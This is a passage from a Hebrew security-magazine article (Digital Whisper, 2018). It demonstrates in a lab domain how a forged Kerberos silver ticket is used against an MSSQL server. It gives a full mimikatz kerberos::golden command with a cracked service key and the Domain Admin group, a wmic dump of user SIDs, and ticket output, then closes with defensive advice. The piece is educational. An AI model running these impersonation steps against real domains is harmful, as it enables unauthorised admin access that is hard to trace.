- Groups - לאיזה קבוצות המשתמש ישתייך, לקבוצות Defaults יש ID'S קבועים,512 מייצג את קבוצת Domain Admin, 513 קבוצת Domain Users, קבוצות ומשתמשים שאינם Defulats יקבלו ID's, של 1000+ בד"כ)
- ID - מהו RID Number (ה-Section האחרון של ה-SID שמייצג את המשתמש שלנו, זהו בעצם **המזהה** החד חד ערכי שלנו בגודל 32BIT)
- User - שם המשתמש שלנו
- PTT - אוטומטית מעביר ל-RAM (Path the ticket)

ונריץ:

```
kerberos::golden /domain:moshe.com /sid:S-1-5-21-2072996837-2224659599-
576064284 /target:SQLServer.Moshe.com:1433 /Service:MSSQLSvc /ticket:2-
40a10000-Win7Box@MSSQLSvc~sqlserver.Moshe.com~1433-MOSHE.COM.kirbi
/rc4:B032A8B2697BEAAA11FBE5C8CE4F69E8 /groups:512 /id:1107
/user:DIgitalwhisper /ptt
```

```
mimikatz # kerberos::golden /domain:moshe.com /sid:S-1-5-21-2072996837-2224659599-576064284 /t
1433 /service:MSSQLSvc /ticket:2-40a10000-Win7Box@MSSQLSvc~sqlserver.Moshe.com~1433-MOSHE.COM.
A11FBE5C8CE4F69E8 /groups:512 /ptt /id:1107 /user:DigitalWhisper
User      : DigitalWhisper
Domain    : moshe.com (MOSHE)
SID       : S-1-5-21-2072996837-2224659599-576064284
User Id   : 1107
Groups Id : *512
ServiceKey: b032a8b2697beaaa11fbe5c8ce4f69e8 - rc4_hmac_nt
Service   : MSSQLSvc
Target    : SQLServer.Moshe.com:1433
Lifetime  : 11/25/2018 1:30:22 PM ; 11/22/2028 1:30:22 PM ; 11/22/2028 1:30:22 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'DigitalWhisper @ moshe.com' successfully submitted for current session

mimikatz # _
```

שימו לב: במידה ואנחנו יודעים RID's של משתמשים אחרים אנחנו יכולים להזדהות עם אותם RID's, ובעצם "לגנוב זהות", כמו כן אם אני מזין קבוצות שיש להם הרשאות גבוהות/הרשאות Admin על השרת בדוגמא למעלה הזדהיתי עם RID של משתמש שחבר בקבוצת בעל הרשאת Admin, ובנוסף עם שם של משתמש שלא באמת קיים.

ע"י השאילתה הבאה נוכל לקבל את כל ה-Users Sids שיש ב-Domain:


```
C:\Users\Win7Box>wmic useraccount get name,sid
Name            SID
Administrator   S-1-5-21-2079479139-2249060791-1023924167-500
Guest           S-1-5-21-2079479139-2249060791-1023924167-501
Moshe           S-1-5-21-2079479139-2249060791-1023924167-1000
Administrator   S-1-5-21-2072996837-2224659599-576064284-500
Guest           S-1-5-21-2072996837-2224659599-576064284-501
krbtgt          S-1-5-21-2072996837-2224659599-576064284-502
moshe           S-1-5-21-2072996837-2224659599-576064284-1001
MosheSQL        S-1-5-21-2072996837-2224659599-576064284-1107
Win7Box         S-1-5-21-2072996837-2224659599-576064284-1110
check           S-1-5-21-2072996837-2224659599-576064284-1111
MosheCheck      S-1-5-21-2072996837-2224659599-576064284-1112
attacker        S-1-5-21-2072996837-2224659599-576064284-1113
sqlmanage       S-1-5-21-2072996837-2224659599-576064284-1117
theboss         S-1-5-21-2072996837-2224659599-576064284-1119
serviceSQL2012  S-1-5-21-2072996837-2224659599-576064284-1121
```

(זאת ועוד שאנחנו מכירים משתמשים ב-Domain שיש להם הרשאה ל-SQL, או שע"פ שם המשתמש אולי נוכל להבין אם אמורה להיות לו הרשאה או לא) אפשר כמובן להוסיף קבוצות / ולשחק עם כל נושא העריכה בעוד וריאציות, אך התכוונתי להראות את האפשרות ולא לדמות כרגע לסביבת אמת מלאה.


לאחר ביצוע הפקודה נראה שה-SA באמת השתנה:

```
Client: DigitalWhisper @ moshe.com
Server: MSSQLSvc/SQLServer.Moshe.com:1433 @ moshe.com
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
Start Time: 11/27/2018 19:53:31 (local)
End Time:   11/24/2028 19:53:31 (local)
Renew Time: 11/24/2028 19:53:31 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
```

כעת הכל מוכן! ניכנס ל-SQL Management Studio, ונראה שהצלחנו להיכנס לשרת, ולצפות במידע שבתוכו, כמו כן נראה בנוסף איך שרת ה-SQL מזהה אותנו ע"י שאילתה:



נתון חשוב הוא גם לראות איזה Event נוצר בשרת ה-SQL עבור הכניסה שלנו: דבר אשר ייתן לנו אינדיקציה ברורה על כך שמאד יהיה קשה ל-Reverse ולהבין מי קיבל גישה ומאיפה. נכנס במכונה שעליה ה-SQL Server ל-Event viewer ושם נראה שבאמת זוהינו:



Success! אנחנו מזוהים כמשתמש אחר לחלוטין מהמשתמש שעליו אנחנו נמצאים.

סיכום ודרכי התגוננות

זהו סופו של המאמר, התחלנו בהסבר על הפרוטוקול והרכיבים שסובבים אותו ב-MS, זיהנו מקומות בהם יש לעיטים חולשה ב-Services כאשר עובדים עם Kerberos, ביצענו, תקיפה על SQL Server וקיבלנו את ההרשאות הנחשקות.

אני מקווה שהסברתי את הפרוטוקול בצורה טובה ומובנת, כמו כן את מימוש "Kerberost" ואת כל הפרטים שנלווים בכדי להבין איך Microsoft מממשת את תהליכי ההרשאות ל-Services אם ישנם מקומות בהם לא פורטו היטב שלבי המהלך או המושגים, או שמצאתם טעיות כאלה ואחרות אשמח שתכתבו לי ואתקן.

ישנן שתי דרכים שאני מכיר שבהן ניתן להתגונן מפני מתקפה זו:

1. סיסמאות! ככל שתהיה הסיסמה חזקה וארוכה יותר ל-Service Account, כך יהיה יותר קשה לנסות לבצע Cracking לסיסמא, הדרך הכי טובה להימנע!, בנוסף קיימות אפשרויות לכלים אוטומטים שיחליפו ל-Service כל X זמן את הסיסמא, בסיסמה מאד חזקה)
2. אי אפשר למנוע ממשתמש לבקש Tickets, יש באפשרותו לבקש כמה שהוא רוצה בלי סוף, אבל בעזרת מערכות ניטור NAC (Network Access Control), נוכל לבדוק האם יש משתמש שמבקש בקשות Service Ticket בכמות חריגה. (אם הוא מבקש Tickets מעטים ובודדים זה לא רלוונטי כי כל משתמש ברשת מבקש באופן קבוע, זה יעזור במצבים בהם משתמש דורש המון Service ticket בבת אחת או בזמן קצר ואז אפשר להבין שיש משהו חשוד)

מקווה שנהניתם! לשאלות ובעיות מוזמנים לשאול תמיד, המייל שלי MosheAlon76@gmail.com

קישורים נוספים

- לינק להורדה של Windows 7
- לינק להורדה של Server 2012R2 / Server 2016
- לינק ל-Mimikaz
- לינק להרצאה של TIM MEDIN על "Kerberoasting"
- לינק ל-GIT של Tim medin
- לינק לתיעוד של Microsoft על Kerberos
- הרצאה ב-BlackHat על Mimikaz והפונקציות שיש בכלי.
- הסבר על Silver Ticket Attack

דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-101 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין - Digital Whisper צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביומו האחרון של שנת 2018.

אפיק קסטיאל,

ניר אדר,

30.11.2018